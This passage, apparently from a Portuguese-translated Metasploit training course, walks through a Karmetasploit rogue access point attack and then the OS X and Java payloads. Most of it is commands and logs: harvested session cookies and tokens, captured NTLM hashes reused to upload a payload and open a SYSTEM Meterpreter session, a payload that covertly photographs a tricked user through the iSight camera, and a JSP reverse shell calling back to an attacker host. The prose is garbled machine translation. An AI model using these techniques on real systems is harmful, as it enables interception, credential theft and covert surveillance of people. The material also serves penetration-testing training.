Wrote 0 leases to leases file.
Listening on LPF/at0/00:1a:4d:49:0b:26/10.0.0/24
Sending on LPF/at0/00:1a:4d:49:0b:26/10.0.0/24
Sending on Socket/fallback/fallback-net
Can't create PID file /var/run/dhcpd.pid: Permission denied.
root@bt4:~# ps aux | grep dhcpd
dhcpd  6490  0.0  0.1  3812  1840 ?        Ss   22:55   0:00 dhcpd3 -cf /etc/dhcp3/dhcpd.conf
at0
root   6493  0.0  0.0  3232    788 pts/0    S+   22:55   0:00 grep dhcpd

```

Karmetasploit in Action

Agora, com tudo pronto, tudo o que resta é correr Karmetasploit! Nós começamos acima Metasploit, alimentando o nosso arquivo de controle de execução.

[illegible]

```
[*] Server started.
```

```
msf auxiliary(http) >
```

Neste momento, estamos a funcionar. Tudo o que é exigido agora é para um cliente para se conectar ao ponto de acesso falso. Quando ligar, eles vão ver uma farsa "cativo" tela portal de estilo, independentemente do que Web site que tenta conectar-se. Você pode olhar através de sua saída, e ver que um grande número de diferentes servidores são iniciados. De DNS, POP3, IMAP, HTTP para vários servidores, temos uma ampla rede agora convertido para capturar vários bits de informação.

Agora vamos ver o que acontece quando um cliente se conecta ao AP falso criámos.

```
msf auxiliary(http) >
[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
[*] HTTP REQUEST 10.0.0.100 > www.msn.com:80 GET / Windows IE 5.01
cookies=MC1=V=3&GUID=e2eabc69be554e3587acce84901a53d3; MUID=E7E065776DBC40099851B16A38DB8275;
mh=MSFT; CULTURE=EN-US; zip=z:68101|la:41.26|lo:-96.013|c:US|hr:1; FlightGroupId=14;
FlightId=BasePage; hpsvr=M:5|F:5|T:5|E:5|D:blu|W:F; hpcLi=W.H|L.|S.|R.|U.L|C.|H.;
ushpwea=wc:USNE0363; wpv=2
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
...snip...
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Request '/ads' from 10.0.0.100:1278
[*] Recording detection from User-Agent
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Browser claims to be MSIE 5.01, running on Windows 2000
[*] DNS 10.0.0.100:1293 XID 97 (IN::A google.com)
[*] Error: SQLite3::SQLException cannot start a transaction within a transaction
/usr/lib/ruby/1.8/sqlite3/errors.rb:62:in `check'/usr/lib/ruby/1.8/sqlite3/resultset.rb:47:in
`check'/usr/lib/ruby/1.8/sqlite3/resultset.rb:39:in `commence'/usr/lib/ruby/1.8/sqlite3
...snip...
[*] HTTP REQUEST 10.0.0.100 > ecademy.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > facebook.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gather.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gmail.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html Windows IE 5.01
cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faalba:TM=1241334857:LM=1241334880:S=snePRUjY-
zgcXpEV; NID=22=nFGYMj-l7FaT7qz3zwXjen9_miz8RDn_rA-
lP_IbBocsb3m4eFCH6hIlae23ghwenHaEGLtA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHsJGTyfpAlnelvB8
[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE 5.01
cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faalba:TM=1241334857:LM=1241334880:S=snePRUjY-
zgcXpEV; NID=22=nFGYMj-l7FaT7qz3zwXjen9_miz8RDn_rA-
lP_IbBocsb3m4eFCH6hIlae23ghwenHaEGLtA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHsJGTyfpAlnelvB8
[*] HTTP REQUEST 10.0.0.100 > linkedin.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > livejournal.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > monster.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > myspace.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > plaxo.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > ryze.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Sending MS03-020 Internet Explorer Object Type to 10.0.0.100:1278...
[*] HTTP REQUEST 10.0.0.100 > slashdot.org:80 GET /forms.html Windows IE 5.01 cookies=
[*] Received 10.0.0.100:1360 LMHASH:00 NTHASH: 0S:Windows 2000 2195 LM:Windows 2000 5.0
...snip...
[*] HTTP REQUEST 10.0.0.100 > www.monster.com:80 GET /forms.html Windows IE 5.01 cookies=
```

```

[*] Received 10.0.0.100:1362 TARGET\P0WN3D LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dc1c2a4dd904b72
NTHASH:ea389b305cd095d32124597122324fc470ae8d9205bdfc19 OS:Windows 2000 2195 LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] HTTP REQUEST 10.0.0.100 > www.myspace.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] AUTHENTICATED as TARGETP0WN3D...
[*] Connecting to the ADMIN$ share...
[*] HTTP REQUEST 10.0.0.100 > www.plaxo.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Regenerating the payload...
[*] Uploading payload...
[*] HTTP REQUEST 10.0.0.100 > www.ryze.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.slashdot.org:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.twitter.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.xing.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > xing.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Created UxsjordQ.exe...
[*] HTTP REQUEST 10.0.0.100 > ziggs.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Connecting to the Service Control Manager...
[*] HTTP REQUEST 10.0.0.100 > care.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.gather.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.ziggs.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Removing the service...
[*] Closing service handle...
[*] Deleting UxsjordQ.exe...
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\P0WN3D
[*] Received 10.0.0.100:1362 LMHASH:00 NTHASH: OS:Windows 2000 2195 LM:Windows 2000 5.0
[*] Sending Access Denied to 10.0.0.100:1362
[*] Received 10.0.0.100:1365 TARGET\P0WN3D LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aaf5373897d
NTHASH:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1d1f4cd OS:Windows 2000 2195 LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGETP0WN3D...
[*] Ignoring request from 10.0.0.100, attack already in progress.
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\P0WN3D
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to 10.0.0.100:1278...
[*] Sending stage (2650 bytes)
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to 10.0.0.100:1367...
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01 cookies=
[*] Sleeping before handling stage...
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)

```

```
msf auxiliary(http) > sessions -l
```

Active sessions

=====

Id	Description	Tunnel
--	-----	-----
1	Meterpreter	10.0.0.1:45017 -> 10.0.0.100:1364

Attack Analysis

Wow! Isso foi um monte de saída! Por favor, dedique algum tempo para ler a saída e tentar entender o que está acontecendo.

Vamos quebrar um pouco a saída de um pouco aqui.

```
[*] DNS 10.0.0.100:1284 XID 92 (IN::A ecademy.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)
```

Aqui vemos DNS pesquisas que estão ocorrendo. A maioria destes são iniciadas pelo Karmetasplit na tentativa de coletar informações do cliente.

```
[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html Windows IE 5.01 cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=1241334880: S=snePRUjY-zgcXpEV;NID=22=nFGYMj-l7FaT7qz3zwXjen9_miz8RDn_rA-lP_IbBocsb3m4eFCH6hI1ae23ghwenHaEgltA5hiZbjA2gk8i7m8u9Za7l8IFyaDEJRw0Ip1sT8uHHsJGTYfpAlnelvB8

[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE 5.01 cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=1241334880: S=snePRUjY-zgcXpEV;NID=22=nFGYMj-l7FaT7qz3zwXjen9_miz8RDn_rA-lP_IbBocsb3m4e FCH6hI1ae23ghwenHaEgltA5hiZbjA2gk8i7m8u9Za7l8IFyaDEJRw0Ip1sT8uHHsJGTYfpAlnelvB8
```

Aqui podemos ver Karmetasplit coleta informações do cookie do cliente. Esta informação pode ser útil para usar em ataques contra o usuário posteriormente.

```
[*] Received 10.0.0.100:1362 TARGET\P0WN3D LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dc1c2a4dd904b72 NTHASH:ea389b305cd095d32124597122324fc470ae8d9205bdfc19 OS:Windows 2000 2195 LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGET\P0WN3D...
[*] Connecting to the ADMIN$ share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Removing the service...
[*] Closing service handle...
[*] Deleting Uxsjrd0.exe...
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\P0WN3D
[*] Received 10.0.0.100:1362 LMHASH:00 NTHASH: OS:Windows 2000 2195 LM:Windows 2000 5.0
[*] Sending Access Denied to 10.0.0.100:1362
[*] Received 10.0.0.100:1365 TARGET\P0WN3D LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aaf5373897d NTHASH:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1d1f4cd OS:Windows 2000 2195 LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGET\P0WN3D...
[*] Ignoring request from 10.0.0.100, attack already in progress.
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\P0WN3D
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to 10.0.0.100:1278...
[*] Sending stage (2650 bytes)
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to 10.0.0.100:1367...
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01 cookies=
[*] Sleeping before handling stage...
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)
```

Aqui é onde fica realmente interessante! Nós obtivemos a senha hashes do sistema, que pode então ser usada para identificar as senhas reais. Isto é seguido pela criação de uma sessão Meterpreter.

Agora, temos acesso ao sistema, vamos ver o que podemos fazer com ele.

```
msf auxiliary(http) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ps

Process list
=====

  PID  Name                      Path
  ---  ---                      ---
  144  smss.exe                  \SystemRoot\System32\smss.exe
  172  csrss.exe                  \??\C:\WINNT\system32\csrss.exe
  192  winlogon.exe               \??\C:\WINNT\system32\winlogon.exe
  220  services.exe               C:\WINNT\system32\services.exe
  232  lsass.exe                  C:\WINNT\system32\lsass.exe
  284  firefox.exe                C:\Program Files\Mozilla Firefox\firefox.exe
  300  KodakImg.exe               C:\Program Files\Windows NT\Accessories\ImageVueKodakImg.exe
  396  svchost.exe                C:\WINNT\system32\svchost.exe
  416  spoolsv.exe                C:\WINNT\system32\spoolsv.exe
  452  svchost.exe                C:\WINNT\System32\svchost.exe
  488  regsvc.exe                 C:\WINNT\system32\regsvc.exe
  512  MSTask.exe                 C:\WINNT\system32\MSTask.exe
  568  VMwareService.exe          C:\Program Files\VMware\VMware Tools\VMwareService.exe
  632  WinMgmt.exe                 C:\WINNT\System32\WBEM\WinMgmt.exe
  696  TPAutoConnSvc.exe           C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
  760  Explorer.exe                C:\WINNT\Explorer.exe
  832  VMwareTray.exe              C:\Program Files\VMware\VMware Tools\VMwareTray.exe
  848  rundll32.exe                C:\WINNT\system32\rundll32.exe
  860  VMwareUser.exe              C:\Program Files\VMware\VMware Tool\VMwareUser.exe
  884  RtWlan.exe                  C:\Program Files\ASUS WiFi-AP Solo\RtWlan.exe
  916  TPAutoConnect.exe           C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
  952  SCardSvr.exe                C:\WINNT\System32\SCardSvr.exe
  1168 IEXPLORE.EXE                C:\Program Files\Internet Explorer\IEEXPLORE.EXE

meterpreter > ipconfig /all

VMware Accelerated AMD PCNet Adapter
Hardware MAC: 00:0c:29:85:81:55
IP Address   : 0.0.0.0
Netmask      : 0.0.0.0

Realtek RTL8187 Wireless LAN USB NIC
Hardware MAC: 00:c0:ca:1a:e7:d4
IP Address   : 10.0.0.100
Netmask      : 255.255.255.0

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

meterpreter > pwd
C:\WINNT\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Maravilhosa. Assim como qualquer outro vetor, a nossa sessão Meterpreter está funcionando apenas

como esperávamos.

No entanto, pode haver muita coisa que acontece em Karmetasploit muito rápido e fazer uso da saída para a saída padrão pode não ser utilizável. Vejamos uma outra forma de acessar as informações registradas. Vamos interagir com o karma.db que é criado no seu diretório home.

Permite abrir com sqlite, e despejar o esquema.

```
root@bt4:~# sqlite3 karma.db
SQLite version 3.5.9
Enter ".help" for instructions
sqlite> .schema
CREATE TABLE hosts (
  'id' INTEGER PRIMARY KEY NOT NULL,
  'created' TIMESTAMP,
  'address' VARCHAR(16) UNIQUE,
  'comm' VARCHAR(255),
  'name' VARCHAR(255),
  'state' VARCHAR(255),
  'desc' VARCHAR(1024),
  'os_name' VARCHAR(255),
  'os_flavor' VARCHAR(255),
  'os_sp' VARCHAR(255),
  'os_lang' VARCHAR(255),
  'arch' VARCHAR(255)
);
CREATE TABLE notes (
  'id' INTEGER PRIMARY KEY NOT NULL,
  'created' TIMESTAMP,
  'host_id' INTEGER,
  'ntype' VARCHAR(512),
  'data' TEXT
);
CREATE TABLE refs (
  'id' INTEGER PRIMARY KEY NOT NULL,
  'ref_id' INTEGER,
  'created' TIMESTAMP,
  'name' VARCHAR(512)
);
CREATE TABLE reports (
  'id' INTEGER PRIMARY KEY NOT NULL,
  'target_id' INTEGER,
  'parent_id' INTEGER,
  'entity' VARCHAR(50),
  'etype' VARCHAR(50),
  'value' BLOB,
  'notes' VARCHAR,
  'source' VARCHAR,
  'created' TIMESTAMP
);
CREATE TABLE requests (
  'host' VARCHAR(20),
  'port' INTEGER,
  'ssl' INTEGER,
  'meth' VARCHAR(20),
  'path' BLOB,
  'headers' BLOB,
  'query' BLOB,
  'body' BLOB,
  'respcode' VARCHAR(5),
  'resphead' BLOB,
  'response' BLOB,
  'created' TIMESTAMP
);
CREATE TABLE services (
  'id' INTEGER PRIMARY KEY NOT NULL,
  'host_id' INTEGER,
  'created' TIMESTAMP,
  'port' INTEGER NOT NULL,
```



```

'proto' VARCHAR(16) NOT NULL,
'state' VARCHAR(255),
'name' VARCHAR(255),
'desc' VARCHAR(1024)
);
CREATE TABLE targets (
'id' INTEGER PRIMARY KEY NOT NULL,
'host' VARCHAR(20),
'port' INTEGER,
'ssl' INTEGER,
'selected' INTEGER
);
CREATE TABLE vulns (
'id' INTEGER PRIMARY KEY NOT NULL,
'service_id' INTEGER,
'created' TIMESTAMP,
'name' VARCHAR(1024),
'data' TEXT
);
CREATE TABLE vulns_refs (
'ref_id' INTEGER,
'vuln_id' INTEGER
);

```

Com as informações obtidas a partir do esquema, vamos interagir com os dados que recolheu. Primeiro, vamos listar todos os sistemas que temos registrado a partir de informações, em seguida, depois, despejar todas as informações que reunimos quando estavam ligados.

```

sqlite> select * from hosts;
1|2009-05-09 23:47:04|10.0.0.100||alive|Windows|2000|||x86
sqlite> select * from notes where host_id = 1;
1|2009-05-09 23:47:04|1|http_cookies|en-us.start2.mozilla.com
__utma=183859642.1221819733.1241334886.1241334886.1241334886.1;
__utms=183859642.1241334886.1.1.utmccn=(organic)|utmcsr=google|utmctr=firefox|utmcmd=organic
2|2009-05-09 23:47:04|1|http_request|en-us.start2.mozilla.com:80 GET /firefox Windows FF 1.9.0.10
3|2009-05-09 23:47:05|1|http_cookies|adwords.google.com
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faalba:TM=1241913986:LM=1241926890:GM=1:S=-p5nGxSz_ohlinss;
NID=22=Yse3k3m0PoVwyYxj8GKC6LvLIqQMSruiPwQrcRRnLO_4Z0CzBRCIUucvros_Rujrx6ov-
tXzVK2KJN4pEjdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNIG7dgUrBNq;
SID=DQAAAAHAAADNMtnGqawPKEBIxfsMQNzDt_f7KyKHKPoYCRZn_Zen8zleeLyKr8XUmLvJVPZoxsdSBUD22TbQ3p1nc0TcoN
Hv7cEihkxthL45zZraamzaji9qRC-XxU9po34obEBzGotphFHoAtLxgThdHqKWNQZq
4|2009-05-09 23:47:05|1|http_request|adwords.google.com:80 GET /forms.html Windows FF 1.9.0.10
5|2009-05-09 23:47:05|1|http_request|blogger.com:80 GET /forms.html Windows FF 1.9.0.10
6|2009-05-09 23:47:05|1|http_request|care.com:80 GET /forms.html Windows FF 1.9.0.10
7|2009-05-09 23:47:05|1|http_request|0.0.0.55550 GET /ads Windows Firefox 3.0.10
8|2009-05-09 23:47:06|1|http_request|careerbuilder.com:80 GET /forms.html Windows FF 1.9.0.10
9|2009-05-09 23:47:06|1|http_request|academy.com:80 GET /forms.html Windows FF 1.9.0.10
10|2009-05-09 23:47:06|1|http_cookies|facebook.com datr=1241925583-
120e39e88339c0edfd73fab6428ed813209603d31bd9d1dccccf3;
ABT=:#b0ad8a8df29cc7bafdf91e67c86d58561st0:1242530384:A#2dd086ca2a46e9e50fff44e0ec48cb811st0:1242
530384:B; s_vsn_facebookpoc_1=7269814957402
11|2009-05-09 23:47:06|1|http_request|facebook.com:80 GET /forms.html Windows FF 1.9.0.10
12|2009-05-09 23:47:06|1|http_request|gather.com:80 GET /forms.html Windows FF 1.9.0.10
13|2009-05-09 23:47:06|1|http_request|gmail.com:80 GET /forms.html Windows FF 1.9.0.10
14|2009-05-09 23:47:06|1|http_cookies|gmail.google.com
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faalba:TM=1241913986:LM=1241926890:GM=1:S=-p5nGxSz_ohlinss;
NID=22=Yse3k3m0PoVwyYxj8GKC6LvLIqQMSruiPwQrcRRnLO_4Z0CzBRCIUucvros_Rujrx6ov-
tXzVK2KJN4pEjdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNIG7dgUrBNq;
SID=DQAAAAHAAADNMtnGqawPKEBIxfsMQNzDt_f7KyKHKPoYCRZn_Zen8zleeLyKr8XUmLvJVPZoxsdSBUD22TbQ3p1nc0TcoN
Hv7cEihkxthL45zZraamzaji9qRC-XxU9po34obEBzGotphFHoAtLxgThdHqKWNQZq
15|2009-05-09 23:47:07|1|http_request|gmail.google.com:80 GET /forms.html Windows FF 1.9.0.10
16|2009-05-09 23:47:07|1|http_cookies|google.com
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faalba:TM=1241913986:LM=1241926890:GM=1:S=-p5nGxSz_ohlinss;
NID=22=Yse3k3m0PoVwyYxj8GKC6LvLIqQMSruiPwQrcRRnLO_4Z0CzBRCIUucvros_Rujrx6ov-
tXzVK2KJN4pEjdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNIG7dgUrBNq;
SID=DQAAAAHAAADNMtnGqawPKEBIxfsMQNzDt_f7KyKHKPoYCRZn_Zen8zleeLyKr8XUmLvJVPZoxsdSBUD22TbQ3p1nc0TcoN
Hv7cEihkxthL45zZraamzaji9qRC-XxU9po34obEBzGotphFHoAtLxgThdHqKWNQZq
17|2009-05-09 23:47:07|1|http_request|google.com:80 GET /forms.html Windows FF 1.9.0.10
18|2009-05-09 23:47:07|1|http_request|linkedin.com:80 GET /forms.html Windows FF 1.9.0.10

```



```
101|2009-05-09 23:50:03|1|http_cookies|safebrowsing.clients.google.com
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faalba:TM=1241913986:LM=1241926890:GM=1:S=-p5nGxSz_oh1inss;
NID=22=Yse3kJm0PoVwyYxj8GKC6LvLIqQMsruipWQrcRRnLO_4Z0CzBRCIUucvros_Rujrx6ov-
tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNLG7dgUrBNq;
SID=DQAAAAHAAADNMtnGqaWPkEBIxfSMQNzDt_f7KykhkPoYCRZn_Zen8zleeLyKr8XUmLvJVPZoxsdSBud22TbQ3p1nc0TcoN
Hv7cEihkxthL45zZraamzaji9qRC-XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
102|2009-05-09 23:50:03|1|http_request|safebrowsing.clients.google.com:80 POST
/safebrowsing/downloads Windows FF 1.9.0.10
108|2009-05-10 00:43:29|1|http_cookies|twitter.com auth_token=1241930535--
c2a31fa4627149c521b965e0d7bdc3617df6aelf
109|2009-05-10 00:43:29|1|http_cookies|www.twitter.com auth_token=1241930535--
c2a31fa4627149c521b965e0d7bdc3617df6aelf
sqlite>
```

Muito útil. Pense no número de maneiras que este pode ser utilizado.

MSF vs OS X

Uma das coisas mais interessantes sobre a plataforma Mac é como câmeras estão integradas em todos os laptops. Este fato não passou despercebido pelos desenvolvedores Metasploit, já que existe um módulo muito interessante que vai tirar uma foto com construído na câmera.

Vamos ver isso em ação. Primeiro vamos gerar um executável por si só a transferência para um sistema Mac OS X:

```
root@bt4:/pentest/exploits/framework3# ./msfpayload osx/x86/isight/bind_tcp X > /tmp/osxt2
Created by msfpayload (http://www.metasploit.com).
Payload: osx/x86/isight/bind_tcp
Length: 144
Options:
```

Assim, neste cenário, enganar o usuário a executar o executável que criamos, então use '/' manipulador multi "para conectar-se e tomar uma foto do usuário.

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD osx/x86/isight/bind_tcp
PAYLOAD => osx/x86/isight/bind_tcp
msf exploit(handler) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----

Payload options (osx/x86/isight/bind_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
AUTOVIEW	true	yes	Automatically open the picture in a browser
BUNDLE	/pentest/exploits/framework3/data/isight.bundle	yes	The local path to the iSight Mach-O Bundle to upload
LPORT	4444	yes	The local port
RHOST		no	The target address

Exploit target:

Id	Name
--	----
0	Wildcard Target

```
msf exploit(handler) > ifconfig eth0
```

```
[*] exec: ifconfig eth0
```

```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:a7:f1:c5
          inet addr:172.16.104.150  Bcast:172.16.104.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea7:f1c5/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:234609 errors:4 dropped:0 overruns:0 frame:0
          TX packets:717103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:154234515 (154.2 MB)  TX bytes:58858484 (58.8 MB)
          Interrupt:19  Base address:0x2000
```

```
msf exploit(handler) > set RHOST 172.16.104.1
```

```
RHOST => 172.16.104.1
```

```
msf exploit(handler) > exploit
```

```
[*] Starting the payload handler...
[*] Started bind handler
[*] Sending stage (421 bytes)
[*] Sleeping before handling stage...
[*] Uploading bundle (29548 bytes)...
[*] Upload completed.
[*] Downloading photo...
[*] Downloading photo (13571 bytes)...
[*] Photo saved as /root/.msf3/logs/isight/172.16.104.1_20090821.495489022.jpg
[*] Opening photo in a web browser...
Error: no display specified
[*] Command shell session 2 opened (172.16.104.150:57008 -> 172.16.104.1:4444)
[*] Command shell session 2 closed.
msf exploit(handler) >
```

Muito interessante! Parece que temos uma foto! Vamos ver o que parece.



Amazing. Este é um recurso muito poderoso, com pode ser usado para muitas finalidades diferentes. A padronização da plataforma de hardware Apple criou uma plataforma bem definida para que os atacantes se aproveitam.

Com alguns dos mais recentes comete, há a possibilidade de utilizar escudos inverter baseados em Java, permite Metasploit a capacidade de carregar conchas com base em Java e acesso remoto ao sistema. Muitas vezes as vulnerabilidades vezes File-Upload pode ser saboroso truques para nós.

```
relik@fortress:/pentest/exploits/framework3# ./msfpayload  
java/jsp_shell_reverse_tcp LHOST=10.10.1.132 LPORT=8080 R >  
shell.jsp && ./msfcli exploit/multi/handler  
payload=java/jsp_shell_reverse_tcp LHOST=10.10.1.132 LPORT=8080 E  
[*] Please wait while we load the module tree...  
[*] Started reverse handler on port 8080  
[*] Starting the payload handler...
```

Uma vez que nosso Java foi executado (isto é, navegando até ele) devemos ter uma shell!!

Fast-Track

Fast-Track é uma pítom de projeto com base em código aberto, destinado a ajudar os testadores de penetração em um esforço para identificar, explorar e penetrar ainda mais uma rede. Fast-Track foi originalmente concebido quando David Kennedy (relik) foi em um teste de penetração e descobriu

que havia uma falta geral de ferramentas de automação ou em certos ataques que normalmente eram extremamente avançados e demorado. Em um esforço para reproduzir alguns de seus ataques avançados e propagá-lo para baixo a sua equipe, ele acabou escrevendo Fast-Track para o público. Fast-Track braços do testador penetração com ataques avançados que na maioria dos casos nunca foram realizadas antes. Sente-se relaxe, manivela abrir uma lata de Jolt Cola e desfrutar do passeio.

Fast-Track utiliza grande parte do Metasploit Framework, para completar ataques bem-sucedidos. Fast-Track tem uma grande variedade de ataques exclusivos que lhe permitem utilizar o Metasploit Framework ao seu potencial máximo. Nós pensamos que mostrando os ataques diferentes e como Fast-Track integra-se com o Metasploit Framework foi uma excelente adição e complemento ao curso. Vamos andar por Fast-Track.

Fast Track Modes

Fast-Track pode ser usado em três modos diferentes: linha de comando, de modo interativo, e uma interface web. Vejamos cada um deles.

O modo de linha de comando pode ser iniciado por execução './fast-track-c' do diretório de instalação que, nas costas | faixa, está localizado em '/ pentest / exploits / fasttrack /'.

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -c

-----

Fast-Track v4.0 - Where it's OK to finish in under 3 minutes...

Automated Penetration Testing
Written by David Kennedy (ReL1K)
SecureState
http://www.securestate.com
dkennedy@securestate.com

Wiki and Bug Track: http://www.thepentest.com

Please read the README and LICENSE before using
this tool for acceptable use and modifications.

-----

Modes:

Interactive Menu Driven Mode: -i
Command Line Mode: -c
Web GUI Mode -g

Examples: ./fast-track.py -i
./fast-track.py -c
./fast-track.py -g
./fast-track.py -g

Usage: ./fast-track.py

*****
```

```
Fast-Track Command Line - Where it's OK to finish in under 3 minutes...
*****
```

```
